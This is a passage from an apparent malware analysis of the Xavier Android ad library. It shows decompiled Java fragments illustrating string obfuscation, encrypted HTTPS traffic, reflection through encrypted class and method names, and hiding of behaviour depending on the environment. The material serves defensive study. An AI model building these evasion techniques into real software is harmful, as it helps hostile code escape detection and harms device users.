v6 = v4_1 + 1;
v4_1 = v1_1;
v1_1 = 0;
v5 = v3;
v3_1 = v2_1.substring(v6, v6 + v3);
goto label_17;
}
```

It performs net transmission via HTTPS to prevent its traffic from being caught. The data is also encrypted:

```
try {
    label_37:
        v3_1.getEntity().writeTo(((OutputStream)v1_3));
        v0_3 = new String(this.XVp.decrypt(v1_3.toByteArray()));
    }
    catch(Exception v0_1) {
        goto label_64;
    }

    try {
        this.XV1 = this.XVn.fromJson(v0_3, XV1.class);
        if(v2 != 0) {
            return;
        }
    }
}
```

It uses a wide array of reflection invoking methods, with the the class name and method name being encrypted

```
public static void showAdMobInterstitial(Context arg5) {  
    try {  
        arg5.getClassLoader().loadClass(a.b[1]).getDeclaredMethod(a.b[0], Context.class).invoke(null, arg5);  
    }  
    catch(Exception v0) {  
        Util.printException(((Throwable)v0));  
    }  
}
```

It will hide its behavior based on the running environment.

Here is an example of an application on Google Play that contains an embedded Xavier ad library:

